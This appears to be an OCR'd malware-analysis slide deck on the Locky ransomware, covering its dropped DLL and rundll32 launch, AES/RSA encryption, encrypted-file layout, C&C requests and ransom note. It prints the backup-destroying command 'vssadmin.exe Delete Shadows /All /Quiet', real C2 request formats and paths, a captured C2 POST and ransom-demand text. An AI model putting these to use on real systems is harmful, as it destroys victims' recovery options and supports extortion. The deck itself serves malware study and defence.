0020h: 42 72 6F 36 33 75 6D 4F 59 62 32 49 4D 71 5A 58  Bro63umOYb2IMqZX
0030h: 30 53 50 6B 6A 65 4D 55 61 5A 42 76 A3 67 68 6E  0SPkjeMUaZBv£ghn
0040h: 4C 6D D5 38 33 C1 64 82 78 DA 33 05 80 50 0E 30  LmÕ83Ád,xÚ3.€P.0
0050h: 59 20 70 1B 18 0A 2A 27 00 37 62 15 2A 09 06 01  Y p...*'.7b.*...
0060h: 36 52 0D 53 13 07 18 21 79 0B 5C 69 09 3E 09 78  6R.S...!y.\i.>.x
0070h: 5D 3C 34 0E 44 68 40 5F 45 5A 42 76 4B 67 68 6E  ]<4.Dh@_EZBvKghn
0080h: 57 1F 41 A3 62 79 2D 89 08 6E 72 8F 1C 7D 1A 9E  W.A£by-‰.nr..}.ž
0090h: 0E 40 1B AD 3A 69 0D 93 B3 4A 0C B0 0E 6B 28 A8  .@.-:i.“³J.°.k(¨
00A0h: 7C 61 25 F0 5A 79 2D 89 01 16 E1 8F 1E 7D 1A 9E  |a%ðZy-‰..á..}.ž
00B0h: A2 50 4D AD 38 69 0D 93 30 56 03 B0 4B 6B 28 A8  ¢PM-8i.“0V.°Kk(¨
00C0h: 16 72 4F F0 63 79 2D 89 0D 62 28 8F 1D 7D 1A 9E  .rOðcy-‰.b(..}.ž
00D0h: 62 3A 33 03 3B 69 0D 93 61 5A 42 76 4B 67 68 6E  b:3.;i.“aZBvKghn
00E0h: 42 72 6F 36 33 75 6D 4F 09 27 32 49 01 70 5F 58  Bro63umO.'2I.p_X
00F0h: 35 7A 72 33 6A 65 4D 55 61 5A 42 76 AB 67 66 4F  5zr3jeMUaZBv«gfO
0100h: 49 73 68 3C 33 55 6E 4F 59 E2 32 49 4D 71 5A 58  Ish<3UnOYâ2IMqZX
0110h: 60 3C 52 6B 6A 75 4D 55 61 6A 41 76 4B 67 68 7E  `<RkjuMUajAvKgh~
0120h: 42 62 6F 36 33 65 6D 4F 5D 62 32 49 4D 71 5A 58  Bbo63emO]b2IMqZX
0130h: 34 53 50 6B 6A 65 4D 55 61 EA 41 76 4B 77 68 6E  4SPkjeMUaêAvKwhn
0140h: 42 72 6F 36 31 75 6D 4F 59 62 22 49 4D 61 5A 58  Bro61umOYb"IMaZX
0150h: 30 53 40 6B 6A 75 4D 55 61 5A 42 76 5B 67 68 6E  0S@kjuMUaZBv[ghn
0160h: 42 72 6F 36 33 75 6D 4F 71 5C 31 49 71 71 5A 58  Bro63umOq\1IqqZX
0170h: 30 53 50 6B 6A 65 4D 55 61 5A 42 76 4B 67 68 6E  0SPkjeMUaZBvKghn
0180h: 42 72 6F 36 33 75 6D 4F 59 C2 31 49 69 7D 5A 58  Bro63umOYÂ1Ii}ZX
0190h: 30 53 50 6B 6A 65 4D 55 61 5A 42 76 4B 67 68 6E  0SPkjeMUaZBvKghn
01A0h: 42 72 6F 36 33 75 6D 4F 59 62 32 49 4D 71 5A 58  Bro63umOYb2IMqZX
01B0h: 30 53 50 6B 6A 65 4D 55 61 5A 42 76 4B 67 68 6E  0SPkjeMUaZBvKghn
```




```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
0010h: B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ,.......@.......
0020h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0030h: 00 00 00 00 00 00 00 00 00 00 00 00 E8 00 00 00  ............è...
0040h: 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!,.LÍ!Th
0050h: 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
0060h: 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
0070h: 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
0080h: 15 6D 2E 95 51 0C 40 C6 51 0C 40 C6 51 0C 40 C6  .m.•Q.@ÆQ.@ÆQ.@Æ
0090h: 3E 13 4B C6 50 0C 40 C6 D2 10 4E C6 45 0C 40 C6  >.KÆP.@ÆÒ.NÆE.@Æ
00A0h: 3E 13 4A C6 69 0C 40 C6 58 74 D3 C6 53 0C 40 C6  >.JÆi.@ÆXtÓÆS.@Æ
00B0h: 92 03 1D C6 52 0C 40 C6 51 0C 41 C6 00 0C 40 C6  ’..ÆR.@ÆQ.AÆ..@Æ
00C0h: 54 00 20 C6 50 0C 40 C6 54 00 1A C6 50 0C 40 C6  T. ÆP.@ÆT..ÆP.@Æ
00D0h: 52 69 63 68 51 0C 40 C6 00 00 00 00 00 00 00 00  RichQ.@Æ........
00E0h: 00 00 00 00 00 00 00 00 50 45 00 00 4C 01 05 00  ........PE..L...
00F0h: 05 29 22 58 00 00 00 00 00 00 00 00 E0 00 0E 21  .)"X........à..!
0100h: 0B 01 07 0A 00 20 03 00 00 80 00 00 00 00 00 00  ..... ...€......
0110h: 50 6F 02 00 00 10 00 00 00 30 03 00 00 00 00 10  Po.......0......
0120h: 00 10 00 00 00 10 00 00 04 00 00 00 00 00 00 00  ................
0130h: 04 00 00 00 00 00 00 00 00 B0 03 00 00 10 00 00  .........°......
0140h: 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00  ................
0150h: 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00  ................
0160h: 00 00 00 00 00 00 00 00 28 3E 03 00 3C 00 00 00  ........(>..<...
0170h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0180h: 00 00 00 00 00 00 00 00 00 A0 03 00 24 0C 00 00  ......... ..$...
0190h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01B0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

- C:\Documents and Settings\user\Local Settings\Temp\ekzfjzbYA1.dll

Locky – infection

- wscript.exe creates new process – rundll32.exe



Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

```
Seq...  Time...   Process Name   PID   Operation       Path
     0  09:23:... WScript.exe    1416  Process Create  C:\WINDOWS\system32\rundll32.exe
```


Event Properties

```
Date:       11/11/2016 09:23:53.1676104
Thread:     736
Class:      Process
Operation:  Process Create
Result:     SUCCESS
Path:       C:\WINDOWS\system32\rundll32.exe
Duration:   0.0000000

PID:            1448
Command line:   "C:\WINDOWS\system32\rundll32.exe" C:\DOCUME~1\user\LOCALS~1\Temp/ekzfjzbYA1.dll,nipple
```


- "C:\Windows\system32\rundll32.exe" C:\DOCUME~1\user\LOCALS~1\Temp\ekzfjzbYA1.dll,nipple

Locky – Encryption

- AES – 128 in CTR mode (generates 128 bit long random key for each file)
- RSA – 2048 for key encryption
- Online and offline mode
- New extension: .locky, .zepto, .odin, .thor, .shit, .aesir, .zzzzz
- Encrypts 461 different file types
- vssadmin.exe Delete Shadows /All /Quiet




Name	Type	Size
Sunset.jpg	JPEG Image	70 KB
house.png	PNG Image	75 KB
notes.txt	Text Document	79 KB
presentation.ppt	PPT File	1,467 KB
summary.docx	DOCX File	22 KB
crypto.pdf	PDF File	145 KB



Name	Type	Size
[redacted]22C4-B8E50C80432A.zepto	ZEPTO File	23 KB
_325_HELP_instructions.html	Chrome HTML Document	10 KB
[redacted]3943-58BC346881E5.zepto	ZEPTO File	145 KB
[redacted]5639-A4D61BCBC551.zepto	ZEPTO File	71 KB
[redacted]AA30-29B4CE662265.zepto	ZEPTO File	1,46...
[redacted]F80C-74BF90A1F5AA.zepto	ZEPTO File	80 KB
[redacted]E1D0-23D59CDD41DE.zepto	ZEPTO File	76 KB

Locky – Encryption



```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0A60h: A9 44 39 7F 63 EE 05 52 EF 50 9F 3A 0C 26 B0 FF  ©D9.cî.RïPŸ:.&°ÿ
0A70h: 24 16 CC 54 8D 3C 5F C2 21 51 B0 3E C0 8D FC F0  $.ÌT.<_Â!Q°>À.üð
0A80h: FC D3 99 F7 EE 61 D7 08 B1 EA B4 7E 03 C7 76 2D  üÓ™÷îa×.±ê´~.Çv-
0A90h: 1F A5 B5 F0 73 A1 51 4D 80 B4 81 DB 01 12 82 B2  .¥µðs¡QM€´.Û..‚²
0AA0h: 4C EA A6 33 F4 D4 D7 59 1B 2E 5C C6 35 99 FB DE  Lê¦3ôÔ×Y..\Æ5™ûÞ
0AB0h: E1 F1 ED 5F AC 8F AD F1 0D F7 52 1B 01 32 68 51  áñí_¬.ñ.÷R..2hQ
0AC0h: 65 DB 0D AA 0D 59 D8 55 3F 3E AC C9 F3 86 53 5F  eÛ.ª.YØU?>¬Éó†S_
0AD0h: FC 0D 45 98 43 EB C0 DD B9 BB D5 97 6D 4E 54 AE  ü.E˜CëÀÝ¹»Õ—mNT®
0AE0h: 6D D0 86 CF EE C5 F7 26 3A 58 0F 76 B3 48 73 92  mÐ†ÏîÅ÷&:X.v³Hs’
0AF0h: A7 D0 77 C6 24 E2 2D 19 D1 18 F9 AD 27 C7 30 2F  §ÐwÆ$â-.Ñ.ù'Ç0/
0B00h: AE 5C 0A 98 EF DB 3D 9E 17 7E AA C4 AD 93 05 FD  ®\.˜ïÛ=ž.~ªÄ“.ý
0B10h: 0B AD 31 32 F3 37 E3 41 5F F1 60 BD 93 FE 56 89  .12ó7ãA_ñ`½“þV‰
0B20h:
0B30h: 93 BE 96 1C 4D B4 0E 7A BD 04 35 D8 08 6C F5 EC  “¾–.M´.z½.5Ø.lõì
0B40h: 9A A4 68 D1 CC F8 89 45 1D 2B 90 45 E1 48 E9 65  š¤hÑÌø‰E.+.EáHée
0B50h: D5 DC 10 E1 82 FF 8A AF 91 1F 06 B5 78 83 0C 0C  ÕÜ.á‚ÿŠ¯‘..µxƒ..
0B60h: E8 7A C8 5D 45 00 D0 55 96 4B 95 15 2D 3D EE 4F  èzÈ]E.ÐU–K•.-=îO
0B70h: EE BC 75 73 B7 4E 2C 48 29 D2 97 3F C4 92 B1 15  î¼us·N,H)Ò—?Ä’±.
0B80h: AF 8D 7E E0 7F D2 18 B6 A5 D3 0D 26 F2 9C 90 D1  ¯.~à.Ò.¶¥Ó.&òœ.Ñ
0B90h: 68 71 30 81 68 86 85 BA B8 2E FE D6 4C 52 D2 EF  hq0.h†…º¸.þÖLRÒï
0BA0h: 91 41 97 35 5D 2E 70 70 B7 FA C2 6A DD 84 DD 3D  ‘A—5].pp·úÂjÝ„Ý=
0BB0h: 97 B7 30 75 61 D7 3D 06 E5 1B 89 0D 05 B6 08 F6  —·0ua×=.å.‰..¶.ö
0BC0h: 4D E1 B9 00 53 D8 F8 20 3A 74 DD 2B 9F 41 78 BF  Má¹.SØø :tÝ+ŸAx¿
0BD0h: 48 28 66 08 83 82 BB D6 0E CB E2 A3 A7 3E DD 8E  H(f.ƒ‚»Ö.Ëâ£§>ÝŽ
0BE0h: 28 B2 19 FA F3 DB 45 EA 32 99 BF B5 A3 58 20 2D  (².úóÛEê2™¿µ£X -
0BF0h: D7 17 11 DC 87 6A 2B 1A BF 9A F1 A9 19 11 A0 27  ×..Ü‡j+.¿šñ©.. '
0C00h: 2A E6 72 73 34 7F FA 6B D8 4F 4B B0 B3 F9 07 5E  *ærs4.úkØOK°³ù.^
0C10h: E8 8C F6 97 23 7A FD 06 23 E7 FE A2 08 AF 71 46  èŒö—#zý.#çþ¢.¯qF
0C20h: DE 1D 49 5A 79 36 EE 47 1B 9C 4D 25 FB 25 D4 80  Þ.IZy6îG.œM%û%Ô€
0C30h: 0A 08 38 1D 73 1B 41 E7 58 B0 41 10 B3 83 E9 AC  ..8.s.AçX°A.³ƒé¬
0C40h: B2 1C 10 02 B1 A5 B9 87 BE 45 D4 E2 80 92 6C B6  ²...±¥¹‡¾EÔâ€’l¶
0C50h: 4D 12 5B 9E 76 78 E3 1E BA 16 3E 1C 70 C8 E9 75  M.[žvxã.º.>.pÈéu
0C60h: CD 4C 8E 6A CE ED 32 74 B6 B1 A5 01 79 FA 40 BB  ÍLŽjÎí2t¶±¥.yú@»
0C70h: 97 9D 10 FF 04 41 76 3F 16 CB 5C 65 4E BA D2 AC  —..ÿ.Av?.Ë\eNºÒ¬
```

AES encrypted file (file size)

hard-coded value (4 bytes)


user ID (16 bytes)

RSA encrypted key (256 bytes)

AES encrypted filename (560 bytes)

Locky – C&C


- id=XXXXXXXXXXXXXXXX&act=getkey&affid=1&lang=en&corp=0&serv=0&os=Windows+XP&sp=2&x64=0&v=2
- id=XXXXXXXXXXXXXXXX&act=gettext&lang=en
- id=XXXXXXXXXXXXXXXX&act=gethtml&lang=en



```
POST /linuxsucks.php HTTP/1.1
Accept: */*
Accept-Language: en-us
Referer: http://umjjvccteg.biz/
x-requested-with: XMLHttpRequest
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Cache-Control: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET4.0C; .NET4.0E)
Host: umjjvccteg.biz
Content-Length: 1119
Connection: Keep-Alive

sRHeapA=%5C%27%A4%7E%E1R7j%FAj%BA%E8M%06%92%BE%60X%0D%F5%92%CD%CFmW%E3i%E6.%8D%21%1A%F8%E7%F16%D6%AC%29s%1D
DD%95E%7B%8E%1E%3A%96%D4%3BO%7D%8C%16%96%0C%852B%FF%C1%60s%95J%A2%9B%EEl%95%D0%5C%97%99H%9A%BA%7B%E0%3D%7F%
%C3%26%03%91i1%DA%DD%280f%A4%F6.%8B%A7%0F%F5%18%98%F5i%5D%C0%03%14%05%DBa%AD&MKWfj=%C9%21%A8%A9m%95y%C2%B0%
8C%A5N%18%14%03%BD%25%0E&VEz=B%91H%E1%3E%7E%984%CE%14%E4%18%1A1G%DF%E7%C7%9A%0A%E8S%11R%88C%B7%FA%AA%91%F3%
D11%01%16&Jnlr=z%26%22%A8%7B%92l%91J%E1%40%3C%3A%D8%F4%BF%89%B1%CF%19%A7%12%13W%CEq%B90%DB%97&uwEcdva=%BAa5
F0%C1%ACPV%BBz6%F2%E2%BB%26%18%0C4e%8Ek%F7%90%E3%B0%0F%F2%5C%ACZ%D0%3AQKbl&BbkeE=U%0D%8D%FE%8F%3D%C4X%DA%A7
95%E4%1A%9C%AB%A9r%3Dn%F9%29b%88%B7jFM%A5+%F12%93%F4%7F%CC&iwMA=%90%3C%94A%DD%5E%90%7D%EA%13%07g%26%21%E6%E
%25%8C4%F8%BD%81%C5%C3B%A4%D6%83%CE%21%8F%C1%60%8F%21%BF%AE%DEcv%1Fz%23%09%3B%ABg%F6UI%FCu%17%BE%B7%E5%81&B
```

- /upload/_dispatch.php
- /apache_handler.php
- /linuxsucks.php
- /message.php
- /information.cgi

Locky – Ransom Demand



```
ï»¿-=+_--_.-+*  |$=* =$-
+*$=+===$$==*$_**+..
  |++|**+*.$  $=$+._
```

!!! IMPORTANT INFORMATION !!!!

All of your files are encrypted with RSA-2048 and AES-128 ciphers.
More information about the RSA and AES can be found here:
http://en.wikipedia.org/wiki/RSA_(cryptosystem)
http://en.wikipedia.org/wiki/Advanced_Encryption_Standard

Decrypting of your files is only possible with the private key and decrypt program, which is on our secret server.
To receive your private key follow one of the links:

